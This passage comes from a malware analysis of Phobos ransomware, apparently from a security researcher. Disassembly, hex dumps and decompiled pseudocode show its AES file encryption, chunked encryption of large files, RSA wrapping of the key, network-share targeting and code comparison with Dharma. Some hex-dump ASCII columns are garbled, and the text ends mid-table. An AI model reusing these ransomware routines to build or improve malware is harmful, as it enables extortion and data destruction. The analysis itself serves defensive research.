
```

00D33FD0 . . . ADD ESP,0x0
00D33FD3 . . . PUSH [LOCAL.1]
00D33FD6 . . . LEA EAX,[LOCAL.1]
00D33FD9 . . . PUSH EAX
00D33FDA . . . PUSH [ARG.3]
00D33FDD . . . XOR EAX,EAX
00D33FDF . . . PUSH EAX
00D33FE0 . . . PUSH EAX
00D33FE1 . . . PUSH EAX
00D33FE2 . . . MOV EAX,[ARG.1]
00D33FE5 . . . PUSH DWORD PTR DS:[EAX]
00D33FE7 . . . CALL DWORD PTR DS:[<&ADVAPI32.CryptEncrypt advapi32.CryptEncrypt
00D33FE9 . . . TEST EAX,EAX
00D33FEF . . . JE SHORT 1saas.00D33FFB

```

Address	Hex dump	ASCII
02C20020	B2 BE 9A C4 56 5E E3 02 69 3C 41 7A AF 2A 1A DF	zU-V^N0i<Az>+*
02C20030	A5 42 07 61 71 00 6C 00 BA F5 C8 F3 C7 56 40 8F	aBiaq.l...s^aU0c
02C20040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

After the content of the file is encrypted, it is being saved into the newly created file, with the ransomware extension.



The ransomware creates a block with metadata, including checksums, and the original file name. After this block, the random IV is being stored, and finally, the block containing the encrypted AES key. The last element is the file marker: "LOCK96":

Address	Hex dump	ASCII
02C20020	00 00 00 00 02 00 00 00 12 5E A7 F0 AF 2A 1A DF	...0...^z-->+*
02C20030	A5 42 07 61 71 00 6C 00 20 00 00 00 C7 56 40 8F	aBiaq.l...s^aU0c
02C20040	61 00 75 00 74 00 6F 00 65 00 78 00 65 00 63 00	a.u.t.o.e.x.e.c.
02C20050	2E 00 62 00 61 00 74 00 00 00 00 00 00 00 00 00	.b.a.t.....
02C20060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02C20070	00 00 00 00 14 C2 A8 21 08 4C CE 0A 16 0D 57 16	...tEtalLr...u
02C20080	27 08 B4 96 08 00 00 00 2A 83 95 00 F0 ED A9 06	...*äl.-ye+
02C20090	E9 90 24 8C 4F 4A 52 3D FA AB 1E 57 74 F6 1A 0E	0E\$ IOJR= z^lt++*
02C200A0	79 74 42 D9 35 CB A3 37 EC 1A 18 97 DE 07 E5 B4	ytB-5rU7y+†30ih+
02C200B0	11 35 82 A1 8B CF 2A 79 30 B5 DC 08 46 3D A1 CC	45e q0*y0A_eF=i f
02C200C0	B8 CF 08 D7 5D BA 20 49 BF 1D 04 7C 84 52 6C F0	\$00 i   I 7 +† iARl-
02C200D0	35 BA 28 F2 56 A7 E9 63 13 5A 80 48 76 90 F2 14	5  +.Už0c!!Z0KvE,0
02C200E0	E5 FD 7A 68 59 0B 96 E9 E5 03 EC 48 0F 34 E8 F8	hžzhV P0h0yK*4R0
02C200F0	2F 4B 31 35 AE 03 00 0D 06 CA 2A 88 6C 05 02 37	/K15<<E0Ji#*6 lAO7
02C20100	A1 A0 90 6A 36 58 96 46 F2 00 00 00 4C 4F 43 4B	iãEj6XPF...LOCK
02C20110	39 36 00 00 00 00 00 00 00 00 00 00 00 00 00	96.....
02C20120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Before being written to the file, the metadata block is being encrypted using the same AES key and IV as the file content.

```

00D33F6E . . . . . PUSH ESI
00D33F6F . . . . . PUSH ESI
00D33F70 . . . . . PUSH 1saas.00D3FCF0
00D33F75 . . . . . CALL DWORD PTR DS:[<&ADVAPI32.CryptAcquireContextW] advapi32.CryptAcquireContextW
00D33F78 . . . . . TEST EAX, EAX
00D33F7D . . . . . JE SHORT 1saas.00D3FB7
00D33F7F . . . . . PUSH EBX
00D33F80 . . . . . PUSH ESI
00D33F81 . . . . . PUSH ESI
00D33F82 . . . . . PUSH 0x4C
00D33F84 . . . . . LEA EAX, [LOCAL:11]
00D33F87 . . . . . PUSH EAX
00D33F88 . . . . . PUSH DWORD PTR DS:[0xD3FCF0]
00D33F8E . . . . . CALL DWORD PTR DS:[<&ADVAPI32.CryptImportKey] advapi32.CryptImportKey
00D33F94 . . . . . TEST EAX, EAX
00D33F96 . . . . . JE SHORT 1saas.00D3FB7
00D33F98 . . . . . PUSH ESI
00D33F99 . . . . . PUSH [ARG.1]
00D33F9C . . . . . PUSH 0x1
00D33F9E . . . . . PUSH DWORD PTR DS:[EBX]
00D33FA0 . . . . . CALL DWORD PTR DS:[<&ADVAPI32.CryptSetKeyParam] advapi32.CryptSetKeyParam
00D33FA6 . . . . . TEST EAX, EAX
00D33FA8 . . . . . JE SHORT 1saas.00D33FAF
00D33FAA . . . . . XOR EAX, EAX
00D33FAC . . . . . TNC EBX

```

setting the AES

EAX=00000001

Address	Hex dump	ASCII
033EF91C	08 02 00 00 10 66 00 00 20 00 00 00 62 29 61 48	08..f...b)ah
033EF92C	BA 74 E5 13 0D 52 0B EB 31 A1 3E 55 65 5B E5 5E	th!.R0U1i>Ue[n^
033EF93C	1B 95 21 0E 91 E1 27 1F 08 09 AF EE 80 F9 3E 03	+L+ACp'>+t'>*
033EF94C	A9 4F D3 00 38 FA 3E 03 40 00 C2 02 56 00 3F 03	eOE.8'>@.T@U.??
033EF95C	1A 00 00 00 FF FF FF 1B AD 1D 76 48 00 3F 03	+... +s#vH.??
033EF96C	48 00 3F 03 00 00 00 00 00 00 00 00 08 00 00 00	H.??.....


key before encrypting the metadata block

Encrypted metadata block:

Address	Hex dump	ASCII
02C20020	F3 9E D3 62 C8 41 18 15 A7 04 21 63 D0 48 EF A6	*xEb^A+S2+*c0h'2
02C20030	8A 3B 2C 16 7B A7 97 F0 88 28 29 84 4D 05 F9 EF	0;..(33-l()AM*'^
02C20040	89 7F 70 7F E3 CA A7 E5 D1 4C 9E 41 9F A2 05 43	@p0N^zN@LxA00#C
02C20050	71 CA 2A D0 86 55 7F C0 9F F8 BE 2B 1F C3 2B 52	q^#0AU0+0°z+Vt+R
02C20060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02C20070	00 00 00 00 14 C2 A8 21 0B 4C CE 0A 16 0D 57 16	....Tt0Lr...W.
02C20080	27 08 B4 96 08 00 00 00 2A 83 95 00 F0 ED A9 06	*@- @...*aE.-?e*
02C20090	E9 90 24 8C 4F 4A 52 3D FA AB 1E 57 74 F6 1A 0E	0E\$TOJR='zAMt++#
02C200A0	79 74 42 D9 35 C8 A3 37 EC 1A 18 97 DE D7 E5 B4	ytB+Sru7y++S0ih-
02C200B0	11 35 82 A1 8B CF 2A 79 30 B5 DC 08 46 3D A1 CC	45e[0*yoA#EF=i F
02C200C0	B8 CF 08 D7 5D BA 20 49 BF 1D 04 7C 84 52 6C F0	\$@i   I_#*iARl-
02C200D0	35 BA 2B F2 56 A7 E9 63 13 5A B0 48 76 90 F2 14	S  +.U0c!!Z0KvE.0
02C200E0	E5 FD 7A 68 59 0B 96 E9 E5 03 EC 4B 0F 34 E8 F8	hzhY[P0h0yK*40°
02C200F0	2F 4B 31 35 AE D3 D0 DD D6 CA 2A 88 6C D5 D2 37	/K15<<E@Tj#*0 lAO?
02C20100	A1 A0 90 6A 36 58 96 46 F2 00 00 00 4C 4F 43 4B	i@aJ6XPF....LOCK
02C20110	39 36 00 00 00 00 00 00 00 00 00 00 00 00 00 00	96.....

Finally, the content is appended to the end of the newly created file:






Being a ransomware researcher, the common question that we want to answer is whether or not the ransomware is decryptable – meaning, if it contains the weakness allowing to recover the files without paying the ransom. The first thing to look at is how the encryption of the files is implemented. Unfortunately, as we can see from the above analysis, the used encryption algorithm is secure. It is AES, with a random key and initialization vector, both created by a secure random generator. The used implementation is also valid: the authors decided to use the Windows Crypto API.

## Encrypting big files

Phobos uses a different algorithm to encrypt big files (above 0x180000 bytes long). The algorithm explained above was used for encrypting files of typical size (in such case the full file was encrypted, from the beginning to the end). In case of big files, the main algorithm is similar, however only some parts of the content are selected for encryption.



We can see it on the following example. The file 'test.bin' was filled with 0xAA bytes. Its original size was 0x77F87FF:

```

HxD - [C:\Users\tester\Desktop\test2.bin]
File Edit Search View Analysis Extras Window ?
16 ANSI hex
test2.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
077F8760 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$
077F8770 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$
077F8780 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$
077F8790 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$
077F87A0 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$
077F87B0 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$
077F87C0 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$
077F87D0 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$
077F87E0 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$
077F87F0 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA $$$$$$$$$$$$$$$$$$

```

After being encrypted with Phobos, we see the following changes:

```

00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00040000 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa |.....|
*
027fd800 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
0283d800 aa aa aa aa aa aa aa aa aa aa aa aa aa aa |.....|
*
077b8800 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
077f8800 c2 3e ab a7 96 97 eb bb 71 e6 61 9f f3 e5 59 af |.>.....q.a...Y|
077f8810 33 f1 85 1b b4 e1 06 a6 13 19 5b c7 72 5a e5 35 |3.....[.rZ.5|

```

Some fragments of the file has been left unencrypted. Between of them, starting from the beginning, some fragments are wiped. Some random-looking block of bytes has been appended to the end of the file, after the original size. We can guess that this is the

encrypted content of the wiped fragments. At the very end of the file, we can see a block of data typical for Phobos::

```
078b8830 ce d5 87 1d 0c 5d b5 09 42 98 33 33 7b 10 34 3b |.....]..B.33{.4;|
078b8840 61 1e a9 a9 8a d6 b2 39 05 dd 65 2e 38 c3 f4 19 |a.....9..e.8...|
078b8850 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
078b8860 00 00 00 00 19 b1 ca cd 53 69 ff 54 ea ed f4 c2 |.....Si.T....|
078b8870 84 51 08 98 00 00 00 00 2b 89 2b 9e ee 29 26 dc |.Q.....+.+..) &|
078b8880 10 a6 30 ef 33 4f 64 46 25 25 7b b1 dd 7d df 29 |..0.30dF%{..}.|
078b8890 e2 8c 7f 41 4e 09 e9 98 2d 42 45 c1 cd 42 4e 1f |...AN...-BE..BN.|
078b88a0 b7 14 c2 7f 19 21 4a df 88 74 d6 aa 2b b2 b5 3d |.....!J..t..+..=|
078b88b0 a6 c7 5d bc 4e 5f cc 33 8e 2a db b9 48 80 78 b8 |..].N_.3.*..H.x.|
078b88c0 71 f6 74 f5 d0 dd 98 d9 b3 bf e8 fb 9c ab 1e 7f |q.t.....|
078b88d0 d7 61 6e b1 0c e3 94 2b 13 3a 85 12 7a 39 36 07 |.an....+.:...z96.|
078b88e0 5a a5 24 9a ec 99 c4 15 0a bf 65 bc 1b b2 45 55 |Z.$.....e...EU|
078b88f0 dc e2 ae 99 cb b6 3d 2a 02 01 0c 00 4c 4f 43 4b |.....=*....LOCK|
078b8900 39 36 |96|
078b8902
```

Looking inside we can see the reason of such an alignment. Only 3 chunks from the large file are being read into a buffer. Each chunk is 0x40000 bytes long:

```

1 DWORD __cdecl read_file_chunk(HANDLE hFile, int a2, LPVOID lpBuffer)
2 {
3     DWORD v3; // esi
4     unsigned int v4; // edi
5     unsigned int chunks_count; // ebx
6     unsigned __int64 v7; // [esp+10h] [ebp-24h]
7     LARGE_INTEGER v8; // [esp+18h] [ebp-1Ch]
8     LARGE_INTEGER NewFilePointer; // [esp+20h] [ebp-14h]
9     DWORD NumberOfBytesRead; // [esp+2Ch] [ebp-8h]
10
11     v3 = 0;
12     NewFilePointer.QuadPart = 0i64;
13     if ( SetFilePointerEx(hFile, 0i64, &NewFilePointer, 2u) )
14     {
15         v8 = NewFilePointer;
16         if ( NewFilePointer.QuadPart >= 0xC0000ui64 )
17         {
18             v4 = 0;
19             v7 = NewFilePointer.QuadPart / 3ui64;
20             chunks_count = 0;
21             do
22             {
23                 if ( chunks_count == 2 )
24                 {
25                     v4 = (unsigned __int64)(v8.QuadPart - 0x40000) >> 32;
26                     v3 = v8.LowPart - 0x40000;
27                 }
28                 *(_DWORD*)(a2 + 8 * chunks_count) = v3;
29                 *(_DWORD*)(a2 + 8 * chunks_count + 4) = v4;
30                 NewFilePointer.QuadPart = __PAIR__(v4, v3);
31                 if ( !SetFilePointerEx(hFile, (LARGE_INTEGER)__PAIR__(v4, v3), &NewFilePointer, 0) )
32                     break;
33                 if ( NewFilePointer.QuadPart != __PAIR__(v4, v3) )
34                     break;
35                 if ( !ReadFile(hFile, lpBuffer, 0x40000u, &NumberOfBytesRead, 0) )
36                     break;
37                 if ( NumberOfBytesRead != 0x40000 )
38                     break;
39                 v4 = (v7 + __PAIR__(v4, v3)) >> 32;
40                 v3 += v7;
41                 lpBuffer = (char *)lpBuffer + 0x40000;
42                 ++chunks_count;
43             }
44             while ( chunks_count < 3 );
45             v3 = chunks_count == 3;
46         }

```

All read chunks are merged together into one buffer. After this content, usual metadata (checksums, original file name) are added, and the full buffer is encrypted:

```

62 if ( !read_file_chunk(v10, (int)(v6 + 32), chunk_buf) )
63     goto LABEL_23;
64 memcpy(v9, v6 + 32, 0x18u);
65 _chunk_buf = chunk_buf;
66 *((_DWORD *)v6) = 0;
67 *((_DWORD *)v6 + 1) = 1;
68 *((_DWORD *)v6 + 2) = 0xAF77BC0F;
69 *((_DWORD *)v6 + 3) = 3;
70 *((_DWORD *)v6 + 4) = 0x40000;
71 chunk_checksum = calc_checksum(0, _chunk_buf, 0xC0000);
72 v13 = v25;
73 *((_DWORD *)v6 + 5) = chunk_checksum;
74 v14 = v29;
75 *((_DWORD *)v6 + 6) = 0xC0038;
76 memcpy(v24, v14, v13);
77 if ( !crypt_import_key(*(const void **)aes_key, &hKey, (BYTE *)aes_iv) )
78     goto LABEL_23;
79 if ( !encrypt_chunk(v30, &hKey, *(void **)(aes_key + 32), *(BYTE **)(aes_key + 32)) )
80     goto LABEL_23;
81 CryptDestroyKey(hKey);

```

By this way, authors of Phobos tried to minimize the time taken for encryption of large files, and at the same time maximize the damage done.

## How is the AES key protected

---

The next element that we need to check in order to analyze decryptability is the way in which the authors decided to store the generated key.

In case of Phobos, the AES key is encrypted just after being created. Its encrypted form is later appended at the end of the attacked file (in the aforementioned block of 128 bytes). Let's take a closer look at the function responsible for encrypting the AES key.

```

hostlong = get_volume_info();
maybe_aes_key = to_make_random_aes_key(hostlong);
v28 = to_run_encrypting_thread(a5, list, (int)maybe_aes_key, v25, v24);

```

The function generating and protecting the AES key is deployed before the each encrypting thread is started. Looking inside, we can see that first several variables are decrypted, in the same way as the aforementioned strings.

```

out_struct = 0;
dec_1 = decrypt_buffer(1, 0); // dec_1 = 0x1096
dec_2 = decrypt_buffer(19, &out_len); // dec_2 = 0x56019C11, out_len = 0x4
dec_3 = (int *)decrypt_buffer(32, 0); // dec_3 = 0xDF059C71
_dec_3 = dec_3;
_block128 = decrypt_buffer(2, &block128_len); // block128 = { BD C1 49 1A 73 2E FA ... }
// block128_len = 0x80

dec_5 = decrypt_buffer(3, &dec5_len); // dec_5 = 0x01000100, dec5_len = 0x4
_dec_5 = dec_5;
if ( dec_1 && block128 && dec_5 )
{
    volumeid = htonl(hostlong);
    v14 = *dec_1;
    memcpy(&pbBuffer, block128, 32u);
    v5 = *_dec_3;
    checks = calc_checksum(*_dec_3, block128, block128_len);
    v7 = (v5 & checks) == *(_DWORD *)dec_2;
    *(_DWORD *)dec_2 ^= v5 & checks;
    *_dec_3 = v7 ? 32 : out_len;
    if ( crypt_gen_random(&pbBuffer, *_dec_3) ) // generates the AES key

```

Decryption of the constants

One of the decrypted elements is the following buffer:

```

010F4000 . CALL 1saas_h1.010F5E30
010F4002 . ADD ESP,0xC
010F4005 . LEA EAX,[LOCAL_13]
010F4008 . PUSH EAX
010F4009 . PUSH [ARG_3]
010F400C . XOR EAX,EAX
010F400E . PUSH EAX
010F400F . PUSH EAX
010F4010 . PUSH EAX
010F4011 . MOV EAX,[ARG_1]
010F4012 . PUSH DWORD PTR DS:[EAX]
010F4013 . CALL DWORD PTR DS:[<&ADVAPI32.CryptDecrypt>] advapi32.CryptDecrypt
010F4014 . TEST EAX,EAX
010F4015 . JE SHORT 1saas_h1.010F403A
010F4016 . XOR EAX,EAX
010F4017 . CMP [LOCAL_13],ESI
010F4018 . SETE AL
010F4019 . LEAVE
010F401A . RETN
010F401B . XOR EBX,EBX

```

Address	Hex dump	ASCII
0013C000	BD C1 49 1A 73 2E FA 44 D4 3D D1 92 15 D8 EC 5D	2+I+s. 'Dd'=0 (Ség)
0013C010	0D 0B 95 0C 33 68 C0 A0 06 E9 0C 24 44 88 1B 12	. . . . .
0013C020	F3 DC CC 70 38 48 55 77 46 6C ED B5 75 90 6C 8E	. . . . .
0013C030	C9 2D 55 09 4D 66 D8 7D 46 AB 99 09 87 34 9F 18	. . . . .
0013C040	2A 7E 4D 05 BF 2A CC E9 AA FE AB 53 F6 A3 74 1E	* . . . . .
0013C050	D8 67 E4 94 2D E5 DF 68 11 C6 DE 77 FA A4 00 60	. . . . .
0013C060	6F E7 D7 8C 23 30 65 B1 2A 0C 50 42 E0 D9 11 B0	. . . . .
0013C070	8F 67 92 8E D9 05 EE B0 E8 1C B8 EC CB 5B AA B7	. . . . .
0013C080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .

It turns out that the decrypted block of 128 bytes is a public RSA key of the attacker. This buffer is then verified with the help of a checksum. A checksum of the RSA key is compared with the hardcoded one. In case if both matches, the size that will be used for AES key generation is set to 32. Otherwise, it is set to 4.

```

volumeid = htonl(hostlong);
v14 = *dec_1;
memcpy(&pbBuffer, block128, 32u);
v5 = *_dec_3;
checks = calc_checksum(*_dec_3, block128, block128_len);
is_match = (v5 & checks) == *(_DWORD *)dec_2;
*(_DWORD *)dec_2 ^= v5 & checks;
*_dec_3 = is_match ? 32 : out_len;
if ( crypt_gen_random(&pbBuffer, *_dec_3) ) // generates the AES key
{

```

Then, a buffer of random bytes is generated for the AES key.



After being generated, the AES key is protected with the help of the hardcoded public key. This time the authors decided to not use Windows Crypto API, but an external library. Detailed analysis helped us to identify that it is the specific implementation of RSA algorithm (special thanks to Mark Lechtik for the help).

The decrypted 128 bytes long RSA key is imported with the help of the function `RSA_pub_key_new`. After that, the imported RSA key is used for encryption of the random AES key:


```
if ( get_random_value(&pbBuffer, *v3) ) // make AES key (32 bytes)
{
    rsa_ctx = 0;
    RSA_pub_key_new(&rsa_ctx, data, a2, (char *)v20, v15);
    v8 = rsa_ctx;
    v9 = RSA_encrypt(&out_data, rsa_ctx, &pbBuffer, 40) > 0;
    RSA_free(v8);
    if ( v9 )
        v16 = copy_output_to_structure(&pbBuffer, &out_data);
    v3 = v17;
}
```

Summing up, the AES key seems to be protected correctly, which is bad news for the victims of this ransomware.

## Attacking network shares


---

Phobos has a separate thread dedicated to attacking network shares.



```
00401E97 mov     esi, offset aUnc ; "\\???\\UNC\\"
00401E9C movsd
00401E9D movsd
00401E9E movsd
00401E9F movsd
00401EA0 mov     esi, [ebp+var_C]
00401EA3 sub     [ebp+nSize], 8
00401EA7 lea   eax, [ebp+nSize]
00401EAA push   eax           ; nSize
00401EAB lea   eax, [esi+10h]
00401EAE push   eax           ; lpBuffer
00401EAF call  ds:GetComputerNameW
00401EB5 test   eax, eax
```

Network shares are enumerated in a loop:



## Comparison with Dharma

Previous sources references Phobos as strongly based on Dharma ransomware. However, that comparison was based mostly on the outer look: a very similar ransom note, and the naming convention used for the encrypted files. The real answer in to this question would lie in the code. Let's have a look at both, and compare them together. This comparison will be based on the current sample of Phobos, with a Dharma sample ([d50f69f0d3a73c0a58d2ad08aedac1c8](https://github.com/0x00sec/d50f69f0d3a73c0a58d2ad08aedac1c8)).

If we compare both with the help of BinDiff, we can see some similarities, but also a lot of mismatching functions.

similarity	confide	change	EA primary	name primary	EA secondary
0.01	0.02	GI--E--	00402A9E	zero_buffer	004068B0
0.01	0.02	GI--EL-	00402990	sub_402990_19	00406B30
0.01	0.02	GI--EL-	00402962	sub_402962_18	00406D50
